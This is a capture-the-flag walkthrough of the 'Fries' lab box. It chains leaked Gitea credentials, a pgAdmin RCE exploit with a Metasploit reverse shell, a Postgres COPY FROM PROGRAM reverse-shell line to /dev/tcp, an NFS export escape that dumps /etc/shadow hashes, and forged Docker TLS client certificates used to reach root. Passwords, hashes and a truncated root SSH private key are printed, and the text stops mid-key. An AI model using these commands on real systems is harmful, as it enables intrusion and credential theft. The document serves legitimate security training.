

Overview#
Fries is a very well designed box which I would rate hard, just because its big coverage of various domains and pretty lengthy path (at least until user). Nevertheless it felt very rewarding with learning paths and there were no rabbit holes on the way.
User#
Given credentials: d.cooper@fries.htb / D4LE11maan!!
Enumeration#
Nmap Portscan:
sudo nscan 10.129.165.130

PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://fries.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-23 16:21:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T16:23:19+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
443/tcp   open  ssl/http      nginx 1.18.0 (Ubuntu)
|_http-title: Site doesnt have a title (text/html;charset=ISO-8859-1).
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Not valid before: 2025-06-01T22:06:09
|_Not valid after:  2026-06-01T22:06:09
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T16:23:19+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-11-23T16:23:19+00:00; +7h00m02s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49913/tcp open  msrpc         Microsoft Windows RPC
49940/tcp open  msrpc         Microsoft Windows RPC
We can recognize:
SSHshowsubtuntususpectedWSLor another Machine is in play- Web-server on
80and on443also showsnginxonubuntu, likely alsoWSLor another Machine LDAP/Kerberosshows we are confronted with a Domaincontroller on domainfries.htb
Domain: fries.htb, DC: DC01
Webserver 443:
Trying to login with given credentials:
Directory unavailable. If this error occurs repeatedly please contact your help desk.

5017 ERROR_DIRECTORY_UNAVAILABLE (all ldap profiles are unreachable; errors: ["error connecting as proxy user: unable to create connection: unable to connect to ldap url, error: unable to bind to ldaps://dc01.fries.htb:636 as CN=svc_infra,CN=Users,DC=fries,DC=htb reason: CommunicationException (dc01.fries.htb:636; server certificate {subject=} does not match a certificate in the PWM configuration trust store.)"])
This reveals the password self service is with a wrong certificate configured and it also leaks the domain user account svc_infra. PW-Reuse does not let us in.
Webserver on 80 shows python flask (enumerated via 404 error page fingerprinting). It isn’t very complex, and didn’t had any visible vulnerabilities.
Fuzzing for hidden vhosts on domain:
ffuf -c -t 300 -u "http://fries.htb" -H "Host: FUZZ.fries.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fs 154
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://fries.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.fries.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 300
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

code                    [Status: 200, Size: 13593, Words: 1048, Lines: 272, Duration: 84ms]
New host code.fries.htb gives us a Gitea instance Version: 1.22.6 (can be seen in the bottom), where given credentials d.cooper@fries.htb / D4LE11maan!! work.
Clone the only accessible repository and looking at the history in visual code, we get another subdomain http://db-mgmt05.fries.htb:
We also get additional credentials on an even older commit of an .env file with secrets / password of a postgres server:
DATABASE_URL=postgresql://root:PsqLR00tpaSS11@172.18.0.3:5432/ps_db
SECRET_KEY=y0st528wn1idjk3b9a
Endpoint http://db-mgmt05.fries.htb:
d.cooper@fries.htb / D4LE11maan!! lets us in.
Postgres configuration:
Previous obtained postgres password PsqLR00tpaSS11 lets us connect as root:
About page reveals pgAdmin 4 version 9.1:
Initial Access#
A short research shows, that this version is vulnerable to a critcial RCE (authenticated) CVE-2025-2945, POC: https://github.com/Cycloctane/cve-2025-2945-poc
There is also already a Metasploit module for this RCE, which worked first try:
msf exploit(multi/http/pgadmin_query_tool_authenticated) > options

Module options (exploit/multi/http/pgadmin_query_tool_authenticated):

   Name           Current Setting            Required  Description
   ----           ---------------            --------  -----------
   DB_NAME        ps_db                      yes       The database to authenticate to
   DB_PASS        PsqLR00tpaSS11             yes       The password to authenticate to the database with
   DB_USER        root                       yes       The username to authenticate to the database with
   MAX_SERVER_ID  10                         yes       The maximum number of Server IDs to try and connect to.
   PASSWORD       D4LE11maan!!               yes       The password to authenticate to pgadmin with
   Proxies                                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS         set rhosts 10.129.165.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          80                         yes       The target port (TCP)
   SSL            false                      no        Negotiate SSL/TLS for outgoing connections
   USERNAME       d.cooper@fries.htb         yes       The username to authenticate to pgadmin with
   VHOST          db-mgmt05.fries.htb        no        HTTP server virtual host


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.23      yes       The listen address (an interface may be specified)
   LPORT  9999             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python payload


View the full module info with the info, or info -d command.

msf exploit(multi/http/pgadmin_query_tool_authenticated) > run
[*] Started reverse TCP handler on 10.10.14.23:9999
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. pgAdmin version 9.1.0 is affected
[+] Successfully authenticated to pgAdmin
[+] Successfully initialized sqleditor
[*] Exploiting the target...
[*] Sending stage (23408 bytes) to 10.129.165.130
[+] Received a 500 response from the exploit attempt, this is expected
[*] Meterpreter session 1 opened (10.10.14.23:9999 -> 10.129.165.130:49872) at 2025-11-23 11:38:55 +0100
First enumeration lets us discover, we are in a docker container:
cb46692a4590:/$ ls -lha
total 100K
drwxr-xr-x    1 root     root        4.0K May 28 16:53 .
drwxr-xr-x    1 root     root        4.0K May 28 16:53 ..
-rwxr-xr-x    1 root     root           0 May 28 16:53 .dockerenv
drwxr-xr-x    1 root     root        4.0K Feb 25  2025 bin
drwxr-xr-x    5 root     root         340 Nov 23 16:18 dev
-rwxr-xr-x    1 root     root        8.3K Feb 25  2025 entrypoint.sh
drwxr-xr-x    1 root     root        4.0K May 28 16:53 etc
drwxr-xr-x    2 root     root        4.0K Feb 13  2025 home
drwxr-xr-x    1 root     root        4.0K Feb 13  2025 lib
drwxr-xr-x    5 root     root        4.0K Feb 13  2025 media
drwxr-xr-x    2 root     root        4.0K Feb 13  2025 mnt
drwxr-xr-x    2 root     root        4.0K Feb 13  2025 opt
drwxr-xr-x    1 root     root        4.0K Feb 25  2025 pgadmin4
dr-xr-xr-x  228 root     root           0 Nov 23 16:18 proc
drwx------    1 root     root        4.0K Nov 19 20:45 root
drwxr-xr-x    1 root     root        4.0K Feb 25  2025 run
drwxr-xr-x    1 root     root        4.0K Feb 25  2025 sbin
drwxr-xr-x    2 root     root        4.0K Feb 13  2025 srv
dr-xr-xr-x   13 root     root           0 Nov 23 16:18 sys
drwxrwxrwt    1 root     root        4.0K Nov 23 16:19 tmp
drwxr-xr-x    1 root     root        4.0K Feb 25  2025 usr
drwxr-xr-x    1 root     root        4.0K Feb 25  2025 var
drwxr-xr-x    1 root     root        4.0K Feb 25  2025 venv
As always we can likely harvest some secrets from the enviroment within a docker container:
cb46692a4590:/pgadmin4$ env
PGADMIN_DEFAULT_PASSWORD=Friesf00Ds2025!!
CORRUPTED_DB_BACKUP_FILE=
PGAPPNAME=pgAdmin 4 - CONN:2884453
HOSTNAME=cb46692a4590
SERVER_SOFTWARE=gunicorn/22.0.0
PWD=/pgadmin4
CONFIG_DISTRO_FILE_PATH=/pgadmin4/config_distro.py
HOME=/home/pgadmin
OAUTHLIB_INSECURE_TRANSPORT=1
PYTHONPATH=/pgadmin4
TERM=xterm
SHLVL=4
PGADMIN_DEFAULT_EMAIL=admin@fries.htb
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
OLDPWD=/pgadmin4/migrations
admin@fries.htb
Friesf00Ds2025!!
Username enumeration for possible PW-Reuse:
kerbrute userenum -d fries.htb --dc dc01.fries.htb /usr/share/wordlists/stats/j.smith.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/23/25 - Ronnie Flathers @ropnop

2025/11/23 12:35:54 >  Using KDC(s):
2025/11/23 12:35:54 >   dc01.fries.htb:88

2025/11/23 12:35:54 >  [+] VALID USERNAME:       s.johnson@fries.htb
2025/11/23 12:35:54 >  [+] VALID USERNAME:       l.johnson@fries.htb
2025/11/23 12:35:54 >  [+] VALID USERNAME:       d.wilson@fries.htb
2025/11/23 12:35:56 >  [+] VALID USERNAME:       d.cooper@fries.htb
2025/11/23 12:36:01 >  [+] VALID USERNAME:       d.lynch@fries.htb
2025/11/23 12:36:01 >  [+] VALID USERNAME:       l.palmer@fries.htb
2025/11/23 12:36:11 >  [+] VALID USERNAME:       j.hurley@fries.htb
2025/11/23 12:36:19 >  [+] VALID USERNAME:       b.briggs@fries.htb
2025/11/23 12:36:40 >  [+] VALID USERNAME:       b.horne@fries.htb
2025/11/23 12:37:04 >  [+] VALID USERNAME:       h.jennings@fries.htb
2025/11/23 12:37:51 >  Done! Tested 48705 usernames (10 valid) in 117.486 seconds
cat kerboutput | awk '{print $7}' | awk -F '@' '{print $1}' >> usersPasswordspray does not let us in:
netexec smb fries.htb -u users -p passwordsLateral Movement#
Running a pingsweep reveals a lot of docker container are running in the same network:
[+] Attempting ping sweep of 172.18.0.4/24 (ping)
172.18.0.1 is Up --> gateway dockerhost
172.18.0.3 is Up --> postgres container -- 5432
172.18.0.5 is Up --> gitea 22 3000
172.18.0.4 is Up --> pgadmin
172.18.0.2 is Up --> website fries_web
172.18.0.6 is Up --> pwm 8443
I also got into postgres container 172.18.0.3 (after a ligolo pivot) with common code execution from postgres sql shell:
psql -h 172.18.0.3 -p 5432 -U root postgres
Password for user root:
psql (18.1 (Debian 18.1-1), server 16.9 (Debian 16.9-1.pgdg120+1))
Type "help" for help.

postgres=# DROP TABLE IF EXISTS cmd_exec;
NOTICE:  table "cmd_exec" does not exist, skipping
DROP TABLE
postgres=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
postgres=# COPY cmd_exec FROM PROGRAM 'bash -c "exec bash -i &>/dev/tcp/10.10.14.23/9001 <&1"';
This container did not bring me further.
Looking at 172.18.0.1, we recognize it has to be the docker host:
└─$ sudo nmap 172.18.0.1 -PE -vv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 14:01 CET
Initiating Ping Scan at 14:01
Scanning 172.18.0.1 [1 port]
Completed Ping Scan at 14:01, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:01
Completed Parallel DNS resolution of 1 host. at 14:01, 0.01s elapsed
Initiating SYN Stealth Scan at 14:01
Scanning 172.18.0.1 [1000 ports]
Discovered open port 22/tcp on 172.18.0.1
Discovered open port 80/tcp on 172.18.0.1
Discovered open port 443/tcp on 172.18.0.1
Discovered open port 111/tcp on 172.18.0.1
Discovered open port 8443/tcp on 172.18.0.1
Discovered open port 3000/tcp on 172.18.0.1
Discovered open port 2049/tcp on 172.18.0.1
Completed SYN Stealth Scan at 14:01, 0.65s elapsed (1000 total ports)
Nmap scan report for 172.18.0.1
Host is up, received echo-reply ttl 64 (0.028s latency).
Scanned at 2025-11-23 14:01:19 CET for 1s
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE   REASON
22/tcp   open  ssh       syn-ack ttl 64
80/tcp   open  http      syn-ack ttl 64
111/tcp  open  rpcbind   syn-ack ttl 64
443/tcp  open  https     syn-ack ttl 64
2049/tcp open  nfs       syn-ack ttl 64
3000/tcp open  ppp       syn-ack ttl 64
8443/tcp open  https-alt syn-ack ttl 64
Interesting to see here is a open NFS port 2049 . With a short enumeration we can access /srv/web.fries.htb
showmount -e 172.18.0.1
Export list for 172.18.0.1:
/srv/web.fries.htb *
Mount it locally:
sudo mount -t nfs 172.18.0.1:/srv/web.fries.htb /mnt/tmp -o nolockDirectories
└─$ ll
total 12K
drwxrwx--- 2 root 59605603 4.0K May 26 20:13 certs
drwxrwxrwx 2 root root     4.0K May 31 13:11 shared
drwxr----- 5 kali kali     4.0K Jun  7 15:30 webroot
webroot only contains the already known python flask website, shared is empty and certs is not accessible, but has interestingly a group number of 59605603. A very common NFS flaw is, that we can grant us access if we match a user having the same uid and gid as is on this host. User root is squashed by default, so this user cannot be impersonated from our side, any other user/group should be possible by default. Look at NFS-Squashing if you want to know more.
To check overall NFS security we can use this tool: NFS-Security-Tooling:
nfs_analyze 172.18.0.1
Checking host 172.18.0.1
Supported protocol versions reported by portmap:
Protocol          Versions
portmap           2, 3, 4
mountd            1, 2, 3
status monitor 2  1
nfs               3, 4
nfs acl           3
nfs lock manager  1, 3, 4

Available Exports reported by mountd:
Directory           Allowed clients  Auth methods  Export file handle
/srv/web.fries.htb  *(wildcard)      sys           0100070001000a00000000008a01da16c18a400cbc9b37e3567d3fba

Connected clients reported by mountd:
Client               Export
172.18.0.4(up)       /srv/web.fries.htb
192.168.100.2(down)  /srv/web.fries.htb

Supported NFS versions reported by nfsd:
Version  Supported
3        Yes
4.0      Yes
4.1      Yes
4.2      Yes

NFSv3 Windows File Handle Signing: OK, server probably not Windows, File Handle not 32 bytes long

Trying to escape exports
Export: /srv/web.fries.htb: file system type ext/xfs, parent: None, 655363
Escape successful, root directory listing:
lib64 mnt sys etc proc lib snap lost+found media tmp dev var .bash_history .. swap.img srv home libx32 bin root usr . sbin lib32 opt boot run
Root file handle: 0100070201000a00000000008a01da16c18a400cbc9b37e3567d3fba02000000000000000200000000000000

GID of shadow group: 42
Content of /etc/shadow:
root:$y$j9T$yqbmFwMbHh7qoaRaY3jx..$FMFv9upB20J4yPWwAJxndkOA4zzrn5/Udv4BF9LbLq/:20239:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody:*:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network:*:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate:*:19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uuidd:*:19579:0:99999:7:::
tcpdump:*:19579:0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh:*:19579:0:99999:7:::
usbmux:*:19589:0:99999:7:::
svc:$y$j9T$Y7j3MSqEJTcNTqSSVJRS2.$h0AFlCXKB9V0PZ.BIyZKSGR6WFJWlxIRiqK.JLOB4PD:20238:0:99999:7:::
lxd:!:19589::::::
_rpc:*:20234:0:99999:7:::
statd:*:20234:0:99999:7:::
dnsmasq:*:20234:0:99999:7:::
barman:*:20236:0:99999:7:::
sssd:*:20238:0:99999:7:::

NFSv4 overview and auth methods (incomplete)
srv: pseudo
    web.fries.htb: sys
        shared: sys
        certs: sys
        webroot: sys

NFSv4 guessed exports (Linux only, may differ from /etc/exports):
Directory           Auth methods  Export file handle
/srv/web.fries.htb  sys           0100070001000a00000000008a01da16c18a400cbc9b37e3567d3fba


Trying to guess server OS
OS       Property                                      Fulfilled
Linux    File Handles start with 0x0100                Yes
Windows  NFSv3 File handles are 32 bytes long          No
Windows  Only NFS versions 3 and 4.1 supported         No
FreeBSD  Mountd reports subnets without mask           Unknown
NetApp   netapp partner protocol supported             No
HP-UX    Only one request per TCP connection possible  No

Final OS guess: Linux
Immediately we get the shadow file of the linux host, because we can escape the given share and are able to access every file, that is not explicitly owned by root:root. This is possible because the option subtree_check was not set on the share.
As we have a possible username svc, let’s try to PW-Reuse on SSH:
ssh svc@fries.htb
svc@fries.htb password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Nov 23 08:08:56 PM UTC 2025

  System load:  0.0                Processes:             185
  Usage of /:   67.3% of 13.67GB   Users logged in:       0
  Memory usage: 57%                IPv4 address for eth0: 192.168.100.2
  Swap usage:   0%

  => There is 1 zombie process.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Nov 19 20:53:19 2025 from 10.10.14.77
svc@web:~$
We get logged in and can see, it is really a second machine, running ubuntu.
The previous certs folder belongs to infra managers group, as svc we cannot access it:
svc@web:/srv/web.fries.htb$ ls -lha
total 20K
drw-r-xr-x 5  655 root           4.0K May 28 17:17 .
drwxr-xr-x 3 root root           4.0K May 27 18:11 ..
drwxrwx--- 2 root infra managers 4.0K May 26 18:13 certs
Okay let’s use fuse_nfs from NFS-Security-Tooling, which fakes automatically the correct uid / gid to access any file and also allow writes on these shares:
/home/kali/.local/bin/fuse_nfs --export /srv/web.fries.htb /mnt/tmp 172.18.0.1 --fake-uid --allow-write/srv/web.fries.htb/certs# ll
total 32
drwxrwx--- 2 root infra managers 4096 May 26 2025 ./
drw-r-xr-x 5 655 root 4096 May 28 17:17 ../
-rw-r----- 1 root infra managers 1708 Nov 26 03:30 ca-key.pem
-rw-r----- 1 root infra managers 1111 Nov 26 03:30 ca.pem
-rw-r----- 1 root infra managers 1115 Nov 26 03:30 server-cert.pem
-rw-r----- 1 root infra managers 940 Nov 26 03:30 server.csr
-rw-r----- 1 root infra managers 1704 Nov 26 03:30 server-key.pem
-rw-r----- 1 root infra managers 205 Nov 26 03:30 server-openssl.cnfWe download these files.
Privilege Escalation on WEB#
Analyzing retrieved certificates we see they belong to a docker instance
We can even enumerate that docker is running on WEB and also a TLS web endpoint listening for commands:
netstat -netlp
<SNIPPED>
tcp        0      0 127.0.0.1:2376          0.0.0.0:*               LISTEN      0          16973      925/dockerd
<SNIPPED>
Having the private key of the DockerCA let’s us forge our client certificate to impersonate the root user, which has access to the docker socket. A good site which explains how one can setup a such config is https://blog.sertan.dev/securing-your-docker-daemon-with-tls/.
To abuse we need first to generate ourself a RSA keypair and a signing request .csr with common name root. Now we set up extendedKeyUsage = clientAuth config file, which lets us authenticate with a forged certificate. Finally all that is left to do is to sign our signing request with the retrieved private key of DockerCA :
openssl genrsa -out key.pem 2048
openssl req -subj "/CN=root" -new -key key.pem -out client.csr
echo extendedKeyUsage = clientAuth > extfile-client.cnf
openssl x509 -req -days 365 -sha256 -in client.csr -CA ca.pem -CAkey ca-key.pem -CAcreateserial -out cert.pem -extfile extfile-client.cnf
subject=CN=root
To abuse the certificate upload ca.pem , cert.pem and key.pem via SSH to WEB as svc and test to docker socket at endpoint port 2376:
docker --tlsverify --tlscacert=ca.pem --tlscert=cert.pem --tlskey=key.pem -H tcp://127.0.0.1:2376 infoListing running container:
docker --tlsverify --tlscacert=ca.pem --tlscert=cert.pem --tlskey=key.pem -H tcp://127.0.0.1:2376 ps
CONTAINER ID   IMAGE                   COMMAND                  CREATED        STATUS       PORTS                                                                        NAMES
f427ecaa3bdd   pwm/pwm-webapp:latest   "/app/startup.sh"        5 months ago   Up 7 hours   0.0.0.0:8443->8443/tcp, [::]:8443->8443/tcp                                  pwm
cb46692a4590   dpage/pgadmin4:9.1.0    "/entrypoint.sh"         5 months ago   Up 7 hours   443/tcp, 127.0.0.1:5050->80/tcp                                              pgadmin4
bfe752a26695   fries-web               "/usr/local/bin/pyth…"   5 months ago   Up 7 hours   127.0.0.1:5000->5000/tcp                                                     web
858fdf51af59   postgres:16             "docker-entrypoint.s…"   5 months ago   Up 7 hours   5432/tcp                                                                     postgres
b916aad508e2   gitea/gitea:1.22.6      "/usr/bin/entrypoint…"   5 months ago   Up 7 hours   127.0.0.1:3000->3000/tcp, 172.18.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp   gitea
Getting root with docker privileges is straight forward, use any image, spin up a new container, by mounting whole host / directory in it and access it interactively:
docker --tlsverify --tlscacert=ca.pem --tlscert=cert.pem --tlskey=key.pem -H tcp://127.0.0.1:2376 run -v /:/mnt/root -it fries-web bashDoing this we can retrieve the user flag residing under /root and also the root SSH key, to maintain access:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAiKsV1hdrEl+fT0aksyq+3RU7EOXlCZLM0y37FgJQxkOZwaS5+p5v
eyqB/3uU/qf4TOLLV+pRviKaL9JDu4HLKSR26CIHz3x+niCVM2YRSkVCzDyXrGzZCKA/o7
gogdzeG470Xt7Rwe3QMGbjhJQFDK6yBO6mV7yFy7W8AQ4VeP+EstZUlazooYoZJ2Luj8B0
Dpb4chwVMg5DEJA1uwkxIC7djwB7MCRm0pZxkZcl2FeU2RC+qKQyjda3JQmznUAEsZ8hPh
BUB6TbvvXn53GZuYxRCwzcVflkcJindEIwoyogw/vmEwm5sVWix1D3Er7sGtF2+nNmR1L4
Wp1TKu6Vc6g9YNww67G35xKW7R7GHEJ5DKHOV38Xg3F2tALhzxjxV2b9tVnPd775jwHRQz
BitVdk+9Ip0r+D8oCkGf7QFHgKn8fNyH0y02p6WhrI4Rhc32jgSUQV+wLUHmRL6KsRRHkH
C9vWgYNTHFJNfxojULYtrwuShBQYdfuT0bDB7nz1AAAFgC+08GUvtPBlAAAAB3NzaC1yc2
EAAAGBAIirFdYXaxJfn09GpLMqvt0VOxDl5QmSzNMt+xYCUMZDmcGkufqeb3sqgf97lP6n
+Eziy1fqUb4imi/SQ7uByykkdugiB898fp4glTNmEUpFQsw8l6xs2QigP6O4KIHc3huO9F
